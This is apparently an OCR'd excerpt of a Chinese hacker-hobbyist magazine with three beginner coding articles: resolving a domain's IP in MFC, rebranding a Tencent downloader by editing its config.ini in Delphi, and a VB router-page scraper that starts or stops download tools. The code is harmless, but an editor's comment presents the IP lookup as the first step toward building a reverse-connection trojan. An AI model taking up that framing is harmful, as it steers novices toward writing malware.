


图2 添加库文件

在窗体的OnInitDialog()事件里初始化套接字的版本，代码如下：

```
BOOL CIPDlg::OnInitDialog()
{
CDialog::OnInitDialog();

// TODO: Add extra initialization here

WSADATA wsd;
WSAStartup(MAKEWORD(2, 2), &wsd);

return TRUE; // return TRUE  unless you set the focus to a control
}
```

然后双击“转换”按钮进去添加相关代码，代码如下：

```
void CIPDlg::OnOK()
{
// TODO: Add extra validation here

CString name;
CString str = "";
GetDlgItemText(IDC_EDIT1, name);
struct hostent* pHost;
pHost = gethostbyname(name);
for(int i=0; i<4; i++)
{
        CString addr;
        if( i > 0 )
        {
                str += ".";
        }
        addr.Format("%u", (unsigned int)((unsigned char*)pHost->h_addr_list[0])[i]);
        str += addr;
}
m_ip.SetWindowText( str );
}
```




图3 得到指定域名的IP

代码编写好之后，我们来看看运行的效果，输入www.nohack.cn，然后点击转换，这时IP地址就出来了，如图3所示。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：这是编写反弹木马的第一步，很重要哦，新手一定要学会它。

Delphi 打造个人专用版软件下载器

文 DarkR4y

从本文您可以学到：

1、修改专用下载器为专版专用下载器

看着各类网游门户站点上的专用下载器，使用起来速度极快，它应用了P2P技术，而对于一般小菜而言，掌握协议都有些难度，今天我要向大家介绍一种曲线救国的方式，让我们小菜也能打造出属于自己的专用下载器。

思路

做事情有个清晰的思路常能事半功倍，既然我们无法在短时间内掌握那些高深的协议，那么是否可以通过对已经发布的下载器进行改造来实现我们的目的。通过比较，我下载了腾讯旗下某网游的专用下载器。运行之后，调用Win7任务管理器中的打开文件夹位置功能，我们转到C:\Users\DarkRay\Desktop\Tencent\QQMiniDownloader\。各系统释放路径略有差异，如果是XP或者其他系统也可以使用第三方的进程管理工具，类似Process Explorer来查看当前进程模块的路径，如图1所示。




图1 打开程序所在的文件夹

细心的读者一定会发现，其中有个名为config.ini的文件，从名称就能知道这是配置文件，我们不妨打开看看其中有哪些设置项目。

```
[download]
url="http://down-update.qq.com/ava/patch/W_patch/AVA_Client_patch_Ver.0.3.5-0.3.7.exe"
save_file_name="AVA_Client_patch_Ver.0.3.5-0.3.7.exe"
cust_id = 10007016
regit_path="AVA_035-037_patch"

#线程数配置,最大设置为32,不设默认为20
down_threadNum = 5

#旋风安装包的配置
xf_url = "http://dl_dir.qq.com/qqfile/cyclone/download1.8.202.203.exe"
xf_file_name = "download1.8.202.203.exe"
#旋风官网
xf_web= "http://x.soso.com/"

#下载器的标题
[title]
title_name = "AVA 下载器"

#图片大小 491 * 197
[images]
images_num = 1
image0 = "banner.bmp"
image0_url = "http://x.soso.com/"

[feedback]
feedback_url = "http://x5.qq.com/"

[gameinfo]
name_ver = "035-037_patch"
date = "2010-04-29"
#版本号信息：客户端版本号；业务id；配置版本号；
[version]
client_ver = 1
business_id = 1016
cfg_ver = 13
```




图3 执行结果




图4 修改后的下载器界面




图2 工具界面

从#号开始都是注释，我们能一目了然地看出哪些是要用到的。这里简单解释一下最需要的两个项目 **url=http://down-update.qq.com/ava/patch/W_patch/AVA_Client_patch_Ver.0.3.5-0.3.7.exe和save_file_name="AVA_Client_patch_Ver.0.3.5-0.3.7.exe"**，URL自然就是需要下载文件所在的地址，save_file_name是保存文件的名称。其他的项目，想必大家对照着英文也能看懂一二。有了思路，剩下的就是通过你手中的DELPHI实现它了。

实现

没错，我们只需要通过修改config.ini的配置文件就能打造出专业的专用下载器。而Delphi本身就提供一个操作INI文件的类。使用时我们需要在Uses区域中引用Inifile这个单元。工具界面如图2所示。

我们将下载器复制到一个单独的目录，以便对其INI文件的操作，这里我选取的是工具本身的目录。程序最主要的代码便是操作INI文件了，这里贴出主要代码，详细代码已收录在光盘中。

```
procedure TForm1.btn1Click(Sender: TObject);
var
  path:string ;
begin
  path:=ExtractFilePath(Application.Exename)+'Downloader\Program\';
  inifile:=Tinifile.create(path+'config.ini');
  inifile.writestring('download','url','"'+edt1.text+'"');
  inifile.writestring('title','title_name','"'+edt3.text+'"');
  if edt4.Text = '' then ShowMessage('你还未修改界面图片，注意图片格式及大小@!');
  if CopyFile(Pchar(edt4.text),PChar(path+'image\main_banner.jpg'),false) then
  ShowMessage('成功！！！点击运行使用，也可以自行打包提供给他人使用！！！');
end;

procedure TForm1.btn4Click(Sender: TObject);
```

```
begin
if dlgOpen1 .Execute then
edt4.text:= ExtractFilePath (dlgOpen1.FileName) + dlgOpen1 .FileName ;
end;

end.
```

编译运行，点击生成，配置文件就搞定了。程序完工界面如图3所示。下载器界面如图4所示。

总结

这样，一个专用下载器就利用Delphi打造成功了。这里我只是抛砖引玉，读者还可以扩展自己的思路，比如加上Zlib单元或者调用7zip的库直接生成一个完整的下载工具。简单一点的话，可用shellexecute API来调用下载工具，或者使用RAR压缩包用释放文件和注释脚本功能来做。

发现了某个亮点，利用手头上的开发环境做出来，我想这就是编程给我带来的最大乐趣。不知读者作何感想？

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评： 奇妙的想法，这也是小编一开始学习编程时所用的方法——有什么想法就把它实现出来。

共享上网很简单

图 fish

从本文您可以学到：

1、简单了解WebBrowser的Document对象

原理分析

小菜我最近遇到件比较头痛的事，事情是这样的。我与邻居是通过有线连接路由器共享上网的，因电信对并发连接数做了限制，所以只要下载工具的并发数超过限制，上网就会受到影响，但我是一个下载狂人，经常不分白天黑夜开着电脑下载，这样一来，邻居时常抱怨上网时速度很慢，时断时续，或者索性完全连接不上。用Google搜索了一下，看到很多文章提到QoS，可是在我的路由器设置中没有找到这项功能，看来只能放弃这条路了。

小知识： QoS（Quality of Service）服务质量，是网络的一种安全机制，是用来解决网络延迟和阻塞等问题的一种技术。在正常情况下，如果网络只用于特定的无时间限制的应用系统，并不需要QoS，比如Web应用，或E-mail设置等。但是对关键应用和多媒体应用就十分必要。当网络过载或拥塞时，QoS能确保重要业务量不受延迟或丢弃，同时保证网络的高效运行。

那如何才能即让我正常下载，同时不影响邻居上网呢？又用Google搜索了很久，还是没有找到适用的方法，就这样放弃了？这好像不是小菜的风格吧。既然不能“同时”，那变通一下总可以吧——邻居上网时我停止下载，他们下线时我就自动开始下载。这种方法，白天有人时还行，但晚上就没办法人工控制了，看来只能自己写代码了。说干就干，先来分析一下。

打开浏览器，在地址栏中输入网址，同时输入路由器的账号、密码回车后进入路由器的设置页面，随即转到流量统计，如图1所示。




图1　流量统计页面

图1中有三种连接方式——互联网连接、局域网连接和无线连接。我没有在内网通过路由器发布网站之类的东西，因此互联网连接是不可能有的。局域网连接即通过有线连接路由器，图中客户端连接数是1，则表示当前在线机器数为1台，这个连接就是今天我们所需要关注的对象。无线连接不多解释了，就是通过无线网卡来进行连接。下面的其他数据在本文中没有作用，不再解释。

既然能通过网页获取当前在线机器数，那就好办了。在图1的网页上单击右键，选择“查看源代码”，会弹出该网页的HTML代码，根据不存在互联网连接，利用关键字“--”进行查找，立刻可以找到相关代码，如图2所示。

图2中“--”为互联网连接，“1”为局域网连接，“0”为无线连接。好了，既然人工能拿到当前在线机器数，那么同样可以利用程序来实现自动化操作。下面我们就来进行程序的编写。

程序设计

本程序为了清晰，用了两个窗口实现，其实一个也是可以的，不过代码的编写稍显繁琐。下面先来看看主窗口所要使用的控件及其布局，如图3所示。




图3　主窗口的控件及布局

各控件对应的属性如图4所示。

对象 \ 属性	Name	Enabled	Interval
WebBrowser	WebBrowser1	无	无
Timer	timCheck	False	60000

图4　主窗口控件对应的属性

首先需要定义变量及初始化窗口，进行第一次流量统计页面的查看。在这里需要说明一点，登录需要输入账号、密码的网页时，可以通过“http://username:password@网址”的方式来直接进行访问，其中username为登录所需的用户名，password为该用户对应的密码，此方法同样适用于FTP。代码如下：

```
Dim LastOnlineNumber As String '定义最后一次在线机器数变量

Private Sub Form_Load()
'隐藏主窗体
Me.Visible = False
'调用浏览网页过程
Call Browse
'激活时间控件
timCheck.Enabled = True
End Sub

'浏览流量统计网页
Private Sub Browse()
'关闭脚本错误提示
WebBrowser1.Silent = True
'浏览流量统计网页
WebBrowser1.Navigate "http://username:password@192.168.1.2/Status_Traffic.asp"
End Sub
```

接着就要在网页代码完全下载后利用WebBrowser的Document对象获取代码进行分析获取当前在线机器数。因在线机器数前后的关键字在网页代码中多次出现，无法定位，所以需要依靠互联网连接的关键字“--”。先定位此位置，再从这个位置往下查找即可。找到机器数后将其赋给提示窗口中的变量，并释放WebBrowser的Document对象。然后判断是否有多台机器同时在线，是则关闭电驴、迅雷等下载工具，否则打开指定的下载工具进行下载，同时弹出提示窗口给出在线机器数的提示。为了避免每一次都要去判断是否需要打开或关闭下载工具，提高程序的运行效率及降低系统资源的占用，这里记录最后一次在线机器数，这样只有在比较当前机器数与最后一次（上一次）机器数不同时，才需要去进行判断。代码如下：



```
            <td height="25"><FONT style="FONT-SIZE: 9pt"><script>Capture(stacontent.conn)
</script></FONT></td>
            <td height="25"><FONT style="FONT-SIZE: 9pt"><script>Capture(stacontent.conn)
</script></FONT></td>
            <td height="25"><FONT style="FONT-SIZE: 9pt">
                  <script>
                        var node = "g-only";
                        if(node == "disabled")
                              document.write(share.disabled);
                        else
                              document.write(share.enabled);
                  </script>
                  </FONT></td>
        </tr>
        <tr align="center">
            <td align="left" height="25"><FONT style="FONT-SIZE: 8pt"><span><b><script>Capture
(statraffic.clientno)</script> </b></span></FONT></td>
            <td height="25"><FONT style="FONT-SIZE: 9pt">--</FONT></td>
            <td height="25"><FONT style="FONT-SIZE: 9pt">1</FONT></td>

            <td height="25"><FONT style="FONT-SIZE: 9pt">0</FONT></td>

        </tr>

          <tr align="center">
          <td align="left" height="25"><FONT style="FONT-SIZE: 8pt"><span><b><script>Capture
(statraffic.txpacket)</script> </b></span></FONT></td>

          <td height="25"><FONT style="FONT-SIZE: 8pt">850630</FONT></td>
          <td height="25"><FONT style="FONT-SIZE: 8pt">1177328</FONT></td>
          <td height="25"><FONT style="FONT-SIZE: 8pt">0</FONT></td>
        </tr>
          <tr align="center">
          <td align="left" height="25"><FONT style="FONT-SIZE: 8pt"><span><b><script>Capture
(statraffic.rxpacket)</script> </b></span></FONT></td>
```

图2　查找到的互联网连接

```
' 检测在线机器数
Private Sub WebBrowser1_DocumentComplete(ByVal pDisp As Object, URL As Variant)
Dim PageHtml As String ' 定义网页 HTML 变量
' 设置 WebBrowser 的 Document 对象
Set doc = WebBrowser1.Document
' 获取网页 HTML 代码
PageHtml = LCase(doc.documentElement.outerHTML)
Dim FirstFlag As String '定义第一标志位起始位置变量
Dim First As Long '定义第一标志位结束位置变量
' 获取第一标志位起始位置位置
FirstFlag = "<font style=" & """" & "font-size: 9pt" & """" & ">--</font>"
' 获取第一标志位结束位置位置
First = InStr(1, LCase(PageHtml), FirstFlag) + Len(FirstFlag)
Dim SecondFlag As String '定义第二标志位起始位置变量
Dim Second1, Second2 As Long '定义第二标志位前、后位置变量
' 获取在线机器数的前、后标志位位置
SecondFlag = "<font style=" & """" & "font-size: 9pt" & """" & ">"
Second1 = InStr(First, LCase(PageHtml), SecondFlag) + Len(SecondFlag)
Second2 = InStr(First, LCase(PageHtml), "</font>")
' 取出第二标志位中间的数字，即在线机器数
Showfrm.OnlineNumber = Mid(PageHtml, Second1, Second2 - Second1)
' 调试使用
Debug.Print Time & "-->" & Showfrm.OnlineNumber
' 释放 WebBrowser 的 Document 对象
Set doc = Nothing
If LastOnlineNumber <> "" Then
  ' 判断当前在线机器数是否不等于最后一次在线机器数
  If Showfrm.OnlineNumber <> LastOnlineNumber Then
    ' 是，则判断在线机器数是否大于 1 台
    If CInt(Showfrm.OnlineNumber) >= 2 Then
      ' 如果在线机器数大于 1 台，则关闭电驴及迅雷
      Call CloseProcess("emule.exe")
      Call CloseProcess("Thunder5.exe")
    Else
      ' 否，则查找是否已经执行了电驴
      If FindProcess("emule.exe") = False Then
        ' 如果未执行，则启动电驴
        Call Shell("D:\must\network\PlayMule\emule.exe", vbMinimizedNoFocus)
      End If
    End If
    ' 禁用时间控件
    timCheck.Enabled = False
    ' 释放主窗口
    Unload Me
    ' 显示在线机器数提示窗口
    Showfrm.Show
  End If
End If
' 将当前在线机器数设置为最后一次在线机器数
LastOnlineNumber = Showfrm.OnlineNumber
End Sub
```

